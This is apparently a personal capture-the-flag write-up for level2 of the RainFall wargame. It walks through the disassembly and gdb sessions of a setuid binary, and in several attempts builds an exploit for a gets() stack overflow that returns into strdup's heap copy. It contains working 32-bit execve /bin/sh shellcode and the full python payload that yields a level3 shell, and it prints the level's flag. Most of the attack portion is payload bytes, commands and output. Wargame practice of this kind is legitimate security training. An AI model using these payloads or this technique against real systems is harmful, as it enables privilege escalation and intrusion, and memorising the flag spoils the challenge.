

LEVEL2:

Ok, same process so. I will analyse bin level3.

```
level1@RainFall:/tmp/1$ su level2
Password:
RELRO          STACK CANARY      NX            PIE            RPATH          RUNPATH
FILE
No RELRO       No canary found  NX disabled   No PIE         No RPATH       No RUNPA
TH /home/user/level2/level2
level2@RainFall:~$ ls -la
total 17
dr-xr-x---+ 1 level2 level2  80 Mar  6 2016 .
dr-x--x--x  1 root   root   340 Sep 23 2015 ..
-rw-r--r--  1 level2 level2 220 Apr  3 2012 .bash_logout
-rw-r--r--  1 level2 level2 3530 Sep 23 2015 .bashrc
-rwsr-s---+ 1 level3 users  5403 Mar  6 2016 level2
-rw-r--r--  1 level2 level2  65 Sep 23 2015 .pass
-rw-r--r--  1 level2 level2 675 Apr  3 2012 .profile
level2@RainFall:~$ getfacl level2
# file: level2
# owner: level3
# group: users
# flags: ss-
user::rwx
user:level2:r-x
user:level3:r-x
group::---
mask::r-x
other::---
level2@RainFall:~$
```

1- Execute and understand

```
level2@RainFall:~$ ./level2 coucou toi

level2@RainFall:~$ ./level2 < /tmp/level1
(0xb7e454d3)
level2@RainFall:~$ hexdump /tmp/level1
00000000 0000 0000 0000 0000 0000 0000 0000 0000
*
00000400 0000 0000 0000 0000 0000 0000 8444 0804
00000500 54d3 b7e4
0000054
level2@RainFall:~$
```

2- Reverse: strings, objdump, gdb
Objdump -d level2:

```

080484d4 <p>:
80484d4: 55                push    %ebp
80484d5: 89 e5             mov     %esp,%ebp
80484d7: 83 ec 68          sub     $0x68,%esp
80484da: a1 60 98 04 08    mov     0x8049860,%eax
80484df: 89 04 24           mov     %eax,(%esp)
80484e2: e8 c9 fe ff ff    call    80483b0 <fflush@plt>
80484e7: 8d 45 b4           lea     -0x4c(%ebp),%eax
80484ea: 89 04 24           mov     %eax,(%esp)
80484ed: e8 ce fe ff ff    call    80483c0 <gets@plt>
80484f2: 8b 45 04           mov     0x4(%ebp),%eax
80484f5: 89 45 f4           mov     %eax,-0xc(%ebp)
80484f8: 8b 45 f4           mov     -0xc(%ebp),%eax
80484fb: 25 00 00 00 b0    and     $0xb0000000,%eax
8048500: 3d 00 00 00 b0    cmp     $0xb0000000,%eax
8048505: 75 20             jne     8048527 <p+0x53>
8048507: b8 20 86 04 08    mov     $0x8048620,%eax
804850c: 8b 55 f4           mov     -0xc(%ebp),%edx
804850f: 89 54 24 04       mov     %edx,0x4(%esp)
8048513: 89 04 24           mov     %eax,(%esp)
8048516: e8 85 fe ff ff    call    80483a0 <printf@plt>
804851b: c7 04 24 01 00 00 00 movl    $0x1,(%esp)
8048522: e8 a9 fe ff ff    call    80483d0 <_exit@plt>
8048527: 8d 45 b4           lea     -0x4c(%ebp),%eax
804852a: 89 04 24           mov     %eax,(%esp)
804852d: e8 be fe ff ff    call    80483f0 <puts@plt>
8048532: 8d 45 b4           lea     -0x4c(%ebp),%eax
8048535: 89 04 24           mov     %eax,(%esp)
8048538: e8 a3 fe ff ff    call    80483e0 <strdup@plt>
804853d: c9               leave   %eax
804853e: c3               ret

0804853f <main>:
804853f: 55                push    %ebp
8048540: 89 e5             mov     %esp,%ebp
8048542: 83 e4 f0          and     $0xffffffff0,%esp
8048545: e8 8a ff ff ff    call    80484d4 <p>
804854a: c9               leave   %eax
804854b: c3               ret
804854c: 90               nop
804854d: 90               nop
804854e: 90               nop
804854f: 90               nop

```

Ok so I see no function that allows me to run a shell or at least to run a command (like `cat /home/user/levelX/.pass`). I see that in some case, the further it can go is to `puts()` something then to `strdup`.

The thing is that the `strdup()` is here without obvious reason. I think there is something to do there.

Unfortunately it is also because i know the subject will trick us. I real condition it won't be obvious, weird.

But still it makes me look for `stackoverflow` or `bufferoverflow` or `uaf`, or other vulnerability that will make

me aware of it and more sensitive.
Let's gdb.

With the fact gets is writing to the stack, I can't overflow on the stack what gets() read on the stdin. But how to make execute a system() command or things like that to allow me to see /home/user/level3/pass.

I know strdup() return an address in the heap, that will be in eax, maybe I can inject a jump to system() with the ret (pop eip). But where to jump ?

```

(gdb) start
Temporary breakpoint 6 at 0x8048542
Starting program: /home/user/level2/level2

Temporary breakpoint 6, 0x8048542 in main ()
(gdb) break p
Note: breakpoint 5 also set at pc 0x80484da.
Breakpoint 7 at 0x80484da
(gdb) ni
0x08048545 in main ()
(gdb) ni

Breakpoint 5, 0x80484da in p ()
(gdb) disas
Dump of assembler code for function p:
   0x080484d4 <+0>:    push    %ebp
   0x080484d5 <+1>:    mov     %esp,%ebp
   0x080484d7 <+3>:    sub     $0x68,%esp
-> 0x080484da <+6>:    mov     0x8049860,%eax
   0x080484df <+11>:   mov     %eax,(%esp)
   0x080484e2 <+14>:   call    0x80483b0 <fflush@plt>
   0x080484e7 <+19>:   lea     -0x4c(%ebp),%eax
   0x080484ea <+22>:   mov     %eax,(%esp)
   0x080484ed <+25>:   call    0x80483c0 <gets@plt>
   0x080484f2 <+30>:   mov     0x4(%ebp),%eax
   0x080484f5 <+33>:   mov     %eax,-0xc(%ebp)
   0x080484f8 <+36>:   mov     -0xc(%ebp),%eax
   0x080484fb <+39>:   and     $0xb0000000,%eax
   0x08048500 <+44>:   cmp     $0xb0000000,%eax
   0x08048505 <+49>:   jne     0x8048527 <p+83>
   0x08048507 <+51>:   mov     $0x8048620,%eax
   0x0804850c <+56>:   mov     -0xc(%ebp),%edx
   0x0804850f <+59>:   mov     %edx,0x4(%esp)
   0x08048513 <+63>:   mov     %eax,(%esp)
   0x08048516 <+66>:   call    0x80483a0 <printf@plt>
   0x0804851b <+71>:   movl    $0x1,(%esp)
   0x08048522 <+78>:   call    0x80483d0 <_exit@plt>
   0x08048527 <+83>:   lea     -0x4c(%ebp),%eax
   0x0804852a <+86>:   mov     %eax,(%esp)
   0x0804852d <+89>:   call    0x80483f0 <puts@plt>
   0x08048532 <+94>:   lea     -0x4c(%ebp),%eax
   0x08048535 <+97>:   mov     %eax,(%esp)
   0x08048538 <+100>:  call    0x80483e0 <strdup@plt>
   0x0804853d <+105>:  leave
   0x0804853e <+106>:  ret
End of assembler dump.

```

To overwrite the save of eip, we must write an address after 80 * chars.

To avoid the exit call, we must, at octet 80 - 12 = 68 something that do not value 0xb0000000 after and & with 0xb0000000

Because strdup() allocate my chain on the ram, I can know the address that will be returned in eax. We have to be

sure it will always be the same but there is not aslr so probably yes in the same context of execution.

```
80485f7: 5b          pop     %ebx
80485f8: 5d          pop     %ebp
80485f9: c3          ret
80485fa: 90          nop
80485fb: 90          nop

Disassembly of section .fini:
080485fc: <_fini>:
80485fc: 53          push    %ebx
80485fd: 83 ec 08    sub     $0x8,%esp
8048600: e8 00 00 00 00 call    8048605 <_fini+0x9>
8048605: 5b          pop     %ebx
8048606: 81 c3 23 12 00 00 add     $0x1223,%ebx
804860c: e8 3f fe ff ff call    8048450 <__do_global_
dtors_aux>
8048611: 83 c4 08    add     $0x8,%esp
8048614: 5b          pop     %ebx
8048615: c3          ret
level2@RainFall:~$ for i in {1..80}; do echo -en '\x01' >> /tmp/2; d
one
level2@RainFall:~$ echo -en '\x08\xa0\x04\x08' >> /tmp/2
level2@RainFall:~$
```

```
(gdb) start < /tmp/2
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Temporary breakpoint 14 at 0x8048542
Starting program: /home/user/level2/level2 < /tmp/2

Temporary breakpoint 14, 0x8048542 in main ()
(gdb) x/8xw $esp
0xbffff738: 0x00000000 0xb7e454d3 0x00000001 0xbffff7d4
0xbffff748: 0xbffff7dc 0xb7fdc858 0x00000000 0xbffff71c
(gdb) i r %ebp $esp
ebp 0xbffff738 0xbffff738
esp 0xbffff738 0xbffff738
(gdb) disas
Dump of assembler code for function main:
0x0804853f <+0>: push    %ebp
0x08048540 <+1>: mov     %esp,%ebp
=> 0x08048542 <+3>: and     $0xffffffff,%esp
0x08048545 <+6>: call   0x80484d4 <p>
0x0804854a <+11>: leave
0x0804854b <+12>: ret
End of assembler dump.
(gdb)
```

I try to find the opcodes to execve what is in the stack.

<https://nekosecurity.com/x86-64-shellcoding/part-3-execve-shellcode>

\xeb\x16\x5f\x48\x31\xc0\x88\x67\x07\x48\x89\x7f\x08\x48\x8d\x77\x08\x48\x8d\x10\xb0\x3b\x0f\x05\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68

Does a pop rdi, mov args to rdi, call execve :

The size is 36 octet long, also, me must add after the 36 octet, 44 octet, they our address 0x804a008

```
level2@RainFall:~$ hexdump /tmp/2
00000000 16eb 485f c031 6788 4807 7f89 4808 778d
00000010 4808 108d 3bb0 050f e5e8 ffff 2fff 6962
00000020 2f6e 6873 0000 0000 0000 0000 0000 0000
00000030 0000 0000 0000 0000 0000 0000 0000 0000
*
00000050 a008 0804
00000054
level2@RainFall:~$ (python -c 'print("\xeb\x16\x5f\x48\x31\xc0\x88\x67\x07\x48\x89\x7f\x08\x48\x8d\x77\x08\x48\x8d\x10\xb0\x3b\x0f\x05\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68" + 44 * "\x00" + "\x08\xa0\x04\x08\x00")'; cat) | ./level2
0_H100gH0H0H00;00000/bin/sh
whoami
Illegal instruction (core dumped)
level2@RainFall:~$ (python -c 'print("\xeb\x16\x5f\x48\x31\xc0\x88\x67\x07\x48\x89\x7f\x08\x48\x8d\x77\x08\x48\x8d\x10\xb0\x3b\x0f\x05\xe8\xe5\xff\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68" + 44 * "\x00" + "\x08\xa0\x04\x08\x00")'; cat) | ./level2
0_H100gH0H0H00;00000/bin/sh
ls
Illegal instruction (core dumped)
level2@RainFall:~$
```

```
0x804a02c: 0x04a02500 0x00000008 0x00020fd1 0x00000000
0x804a03c: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a04c: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a05c: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a06c: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a07c: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a08c: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb) ni
0x804a01e in ?? ()
(gdb) x/30xw $esp
0x804a01e: 0xe5e8050f 0x2fffffff 0x2f6e6962 0x25006873
0x804a02e: 0x000804a0 0x00000002 0x00000000 0x00000000
0x804a03e: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a04e: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a05e: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a06e: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a07e: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a08e: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb) ni
Program received signal SIGILL, Illegal instruction.
0x804a01e in ?? ()
(gdb)
```

Illegal instruction 0f, lets try another shellcode

\xf7\xe6\x50\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x48\x89\xe7\xb0\x3b\x0f\x05 len 21 so we add 59 \x00 before address

<https://www.exploit-db.com/exploits/41750>

syscall is the default way of entering kernel mode on x86-64.

This instruction is not available in 32 bit modes of operation on Intel processors.

SO instruction 0x0f is not allowed because it's for 64bit

machines

I will try using int 0x80 : 0xcd 0x80

\xf7\xe6\x50\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x48\x89\xe7\xb0\x3b\xcd\x80

I try launching command `/bin/sh 2>&1`

\xf7\xe6\x50\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x20\x32\x3e\x26\x31\x00\x57\x48\x89\xe7\xb0\x3b\xcd\x80

I try launching command `/bin//ls > /tmp/test`

```
\xf7\xe6\x50\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x6c\x73\x20\x
3e\x2f\x74\x6d\x70\x2f\x74\x00\x57\x48\x89\xe7\xb0\x3b\xc
d\x80  len 30
```

<https://shell-storm.org/shellcode/files/shellcode-827.php>

```
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80                                len 23 ->
```

57 nop

<https://www.exploit-db.com/exploits/46524>

```
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80 len 25 ->
```

55 nop

```
level2@RainFall:~$ (python -c 'print("\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80" + 55 * "\x32" + "\x08\xa0\x04\x08\x00")'; cat ) | ./level2
10Ph//shh/bin00P00S00
```

[illegible]

2220

pp

```
/bin//sh: 1: pp: not found
```

whoami

level3

```
cat /home/user/level3/.pass
```

492deb0e7d14c4b5695173cca843c4384fe52d0857c2b0718e1a521a4d33ec02


WORKED !!

I think it works because `execve()` pop from the stack its arguments so first `/bin` then `//sh`

Always good to remember:

In [computing](#), a **code segment**, also known as a **text segment** or simply as **text**, is a portion of an [object file](#) or the corresponding section of the program's [virtual address space](#) that contains [executable instructions](#).^[1] The term "segment" comes from the [memory segment](#), which is a historical approach to [memory management](#) that has been succeeded by [paging](#). When a program is stored in an object file, the code segment is a part of this file; when the [loader](#) places a program into [memory](#) so that it may be executed, various memory regions are allocated (in particular, as pages), corresponding to both the segments in the object files and to segments only needed at run time. For example, the code segment of an object file is loaded into a corresponding code segment in memory.

The code segment in memory is typically read-only and has a fixed size, so on [embedded systems](#) it can usually be placed in [read-only memory](#) (ROM), without the need for loading. If the code segment is not read-only, then the particular [architecture](#) allows [self-modifying code](#). Fixed-position or [position-independent code](#) may be shared in memory by several processes in segmented or paged memory systems.^{[1][2]} As a memory region, the code segment may be placed below the heap or stack in order to prevent [heap](#) and [stack overflows](#) from overwriting it.^[3]



Apparently we can execute code from the heap

Flag:

492deb0e7d14c4b5695173cca843c4384fe52d0857c2b0
718e1a521a4d33ec02